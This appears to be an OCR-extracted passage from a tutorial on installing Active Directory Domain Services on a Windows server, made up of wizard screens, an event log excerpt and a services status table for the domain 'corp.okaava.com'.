
Waiting for DNS installation to finish

Cancel

□ Reboot on completion

More about using an answer file

Once the Active Directory Domain Services Installation is finished, click on Finish.



Active Directory Domain Services Installation Wizard


Completing the Active Directory Domain Services Installation Wizard

Active Directory Domain Services is now installed on this computer for the domain "corp.okaava.com".

This Active Directory domain controller is assigned to the site "Default-First-Site-Name". You can manage sites with the Active Directory Sites and Services administrative tool.

To close this wizard, click Finish.

Once you do this, you will be prompted to restart the system. Restart the system.



Stores directory data and manages communication between users and domains, including user logon processes, authentication, and directory searches.

This server is not yet running as a domain controller. Run the Active Directory Domain Services Installation Wizard (dcpromo.exe).

Events: 2 warnings, 20 informational in the last 24 hours. Click Refresh Events to update.

Number of events: 22

Level			
Information			
Information			
Information			
Information			
Information			
Information			
Information	701	3/18/2021 1:43:20 PM	NTDS ISAM
Information	700	3/18/2021 1:43:19 PM	NTDS ISAM
Information	2120	3/18/2021 1:43:07 PM	ActiveDire

Active Directory Domain Services Installation Wizard


You must restart your computer before the changes made by the Active Directory Domain Services Installation wizard take effect.

System Services: 3 Running, 7 Stopped

Display Name	Service Name	Status	Startup Type	Monitor
Active Directory Domain Services	ntds	Stopped	Disabled	Yes
DFS Namespace	dfs	Running	Auto	No
DFS Replication	dfsr	Stopped	Auto	No
Distributed Link Tracking Client	trkwks	Running	Auto	No
File Replication	ntfrs	Stopped	Manual	No
